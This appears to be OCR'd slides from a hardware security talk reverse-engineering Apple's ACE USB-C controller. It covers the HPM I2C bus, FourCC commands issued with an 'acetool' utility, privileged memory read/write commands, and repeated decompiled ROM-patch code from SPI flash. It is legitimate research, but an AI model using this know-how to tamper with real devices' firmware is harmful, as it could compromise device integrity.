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
- Identified command-handler
- Contains "privileged" commands
- MEMr/MEMw/MEMm



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
Apple HPM Bus



- Internal interface to talk to I2C
- Used by HPMDiagnose & co
- Can be used to communicate with ACE

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
FourCC Commands

- Different registers that can be written/read to/from
- 4-digit integer/ASCII commands
  - Commands in register 9, Status in 3
- acetool - Tool to communicate with ACE

```
→  acecomm git:(main) ✗ sudo ./acetool IOService:/AppleARMP
10F00000/AppleT810xIO/i2c0@35010000/AppleS5L8940XI2CControl
sManager@6B/AppleHPMBusController/hpm1/AppleHPMARMI2C GAID
Status: APP
Running command: GAID - Data: 0
Executing command
Status: BOOT
→  acecomm git:(main) ✗
```

FourCC Commands

```
➜  acecomm git:(main) ✗ sudo ./acetool IOService:/Appl
10F00000/AppleT810xIO/i2c0@35010000/AppleS5L8940XI2CCo
sManager@6B/AppleHPMBusController/hpm1/AppleHPMARMI2C
Status: APP
Running command: GAID - Data: 0
Executing command
Status: BOOT
➜  acecomm git:(main) ✗
```



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

SPI Flash

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



Send firmware
via UART



SPI Flash

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
ACE2: SPI Flash



SPI Flash

- Does not contain full firmware
- Contains "patches" for the ROM
- Makes reversing... annoying

```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
00022766    void* r4 = nullptr
0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

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```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
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0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

```
000293b8  int32_t sub_293b8(int32_t arg1)

000293c8    int32_t r0_1
000293c8    int32_t r1_1
000293c8    int32_t r2
000293c8    int32_t r3
000293c8    r0_1, r1_1, r2, r3 = data_20041894(arg1)
00023606    return sub_e0(r0_1, r1_1, r2, r3)
```

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```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
00022766    void* r4 = nullptr
0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

```
000293b8  int32_t sub_293b8(int32_t arg1)

000293c8    int32_t r0_1
000293c8    int32_t r1_1
000293c8    int32_t r2
000293c8    int32_t r3
000293c8    r0_1, r1_1, r2, r3 = data_20041894(arg1)
00023606    return sub_e0(r0_1, r1_1, r2, r3)
```

```
2004188c  void* data_2004188c = sub_21f22
20041890  void* data_20041890 = sub_21f40
20041894  void* data_20041894 = sub_220c0
20041898  void* data_20041898 = sub_22146
2004189c  void* data_2004189c = sub_22186
```

hextree.io

```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
00022766    void* r4 = nullptr
0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

```
000293b8  int32_t sub_293b8(int32_t arg1)

000293c8    int32_t r0_1
000293c8    int32_t r1_1
000293c8    int32_t r2
000293c8    int32_t r3
000293c8    r0_1, r1_1, r2, r3 = data_20041894(arg1)
00023606    return sub_e0(r0_1, r1_1, r2, r3)
```

Loaded from flash into RAM

```
2004188c  void* data_2004188c = sub_21f22
20041890  void* data_20041890 = sub_21f40
20041894  void* data_20041894 = sub_220c0
20041898  void* data_20041898 = sub_22146
2004189c  void* data_2004189c = sub_22186
```

hextree.io

```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
00022766    void* r4 = nullptr
0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

```
000293b8  int32_t sub_293b8(int32_t arg1)

000293c8    int32_t r0_1
000293c8    int32_t r1_1
000293c8    int32_t r2
000293c8    int32_t r3
000293c8    r0_1, r1_1, r2, r3 = data_20041894(arg1)
00023606    return sub_e0(r0_1, r1_1, r2, r3)
```

```
2004188c  void* data_2004188c = sub_21f22
20041890  void* data_20041890 = sub_21f40
20041894  void* data_20041894 = sub_220c0
20041898  void* data_20041898 = sub_22146
2004189c  void* data_2004189c = sub_22186
```

hextree.io

```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
00022766    void* r4 = nullptr
0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

```
000293b8  int32_t sub_293b8(int32_t arg1)

000293c8    int32_t r0_1
000293c8    int32_t r1_1
000293c8    int32_t r2
000293c8    int32_t r3
000293c8    r0_1, r1_1, r2, r3 = data_20041894(arg1)
00023606    return sub_e0(r0_1, r1_1, r2, r3)
```

```
2004188c  void* data_2004188c = sub_21f22
20041890  void* data_20041890 = sub_21f40
20041894  void* data_20041894 = sub_220c0
20041898  void* data_20041898 = sub_22146
2004189c  void* data_2004189c = sub_22186
```

```
000220c0  void sub_220c0(int32_t arg1)

000220ce    if (arg1 == 0)
000220ee        *0x40050018 = 1
000220fa        data_10002008 = data_10002008 | 0x40
00022102        data_10002004 = 0xeabe0001
0002210c        while (data_10002000 << 0x1d s>= 0)
0002210c            nop
00022110        return
000220d2    if (arg1 == 1)
00022112        *0x40050018 = 1
0002211e        data_10002008 = data_10002008 | 0x40
00022126        data_10002004 = 0xeabe0001
00022130        while (data_10002000 << 0x1d s>= 0)
00022130            nop
00022136        data_10002004 = 0xeabe0002
00022140        while (data_10002000 << 0x1c s>= 0)
00022140            nop
00022144        return
000220d6    if (arg1 == 2)
000220da        data_10002004 = 0xeabe0000
000220e4        *0x40050018 = 0
```

hextree.io

```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
00022766    void* r4 = nullptr
0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

```
000293b8  int32_t sub_293b8(int32_t arg1)

000293c8    int32_t r0_1
000293c8    int32_t r1_1
000293c8    int32_t r2
000293c8    int32_t r3
000293c8    r0_1, r1_1, r2, r3 = data_20041894(arg1)
00023606    return sub_e0(r0_1, r1_1, r2, r3)
```

```
2004188c  void* data_2004188c = sub_21f22
20041890  void* data_20041890 = sub_21f40
20041894  void* data_20041894 = sub_220c0
20041898  void* data_20041898 = sub_22146
2004189c  void* data_2004189c = sub_22186
```

```
000220c0  void sub_220c0(int32_t arg1)

000220ce    if (arg1 == 0)
000220ee        *0x40050018 = 1
000220fa        data_10002008 = data_10002008 | 0x40
00022102        data_10002004 = 0xeabe0001
0002210c        while (data_10002000 << 0x1d s>= 0)
0002210c            nop
00022110        return
000220d2    if (arg1 == 1)
00022112        *0x40050018 = 1
0002211e        data_10002008 = data_10002008 | 0x40
00022126        data_10002004 = 0xeabe0001
00022130        while (data_10002000 << 0x1d s>= 0)
00022130            nop
00022136        data_10002004 = 0xeabe0002
00022140        while (data_10002000 << 0x1c s>= 0)
00022140            nop
00022144        return
000220d6    if (arg1 == 2)
000220da        data_10002004 = 0xeabe0000
000220e4        *0x40050018 = 0
```

Can be in ROM or RAM (if patched)

hextree.io

```
int32_t sub_2275a(int32_t arg1, void* arg2)

0002275a    int32_t var_18 = r3
00022760    char* r5 = *(arg2 + 4)
00022762    void* r6 = nullptr
00022766    void* r4 = nullptr
0002276e    data_200443c5 = (zx.d(*r5) << 0x1e u>> 0x1e).b
00022776    *r5 = (zx.d(*r5) << 0x1c u>> 0x1c).b
00022778    r5[1] = 0
0002277c    sub_293b8(0)
00022788    data_10002008 = data_10002008 & 0xffffffbf
00022792    int32_t r2_2 = data_1000048c
00022796    uint32_t r0_5 = r2_2 << 0x10 u>> 0x18
0002279c    uint32_t r7 = zx.d(r2_2.b)
0002279e    uint32_t r1_2 = zx.d(data_200443c5)
```

```
000293b8  int32_t sub_293b8(int32_t arg1)

000293c8    int32_t r0_1
000293c8    int32_t r1_1
000293c8    int32_t r2
000293c8    int32_t r3
000293c8    r0_1, r1_1, r2, r3 = data_20041894(arg1)
00023606    return sub_e0(r0_1, r1_1, r2, r3)
```

```
2004188c  void* data_2004188c = sub_21f22
20041890  void* data_20041890 = sub_21f40
20041894  void* data_20041894 = sub_220c0
20041898  void* data_20041898 = sub_22146
2004189c  void* data_2004189c = sub_22186
```

```
000220c0  void sub_220c0(int32_t arg1)

000220ce    if (arg1 == 0)
000220ee        *0x40050018 = 1
000220fa        data_10002008 = data_10002008 | 0x40
00022102        data_10002004 = 0xeabe0001
0002210c        while (data_10002000 << 0x1d s>= 0)
0002210c            nop
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000220d2    if (arg1 == 1)
00022112        *0x40050018 = 1
0002211e        data_10002008 = data_10002008 | 0x40
00022126        data_10002004 = 0xeabe0001
00022130        while (data_10002000 << 0x1d s>= 0)
00022130            nop
00022136        data_10002004 = 0xeabe0002
00022140        while (data_10002000 << 0x1c s>= 0)
00022140            nop
00022144        return
000220d6    if (arg1 == 2)
000220da        data_10002004 = 0xeabe0000
000220e4        *0x40050018 = 0
```

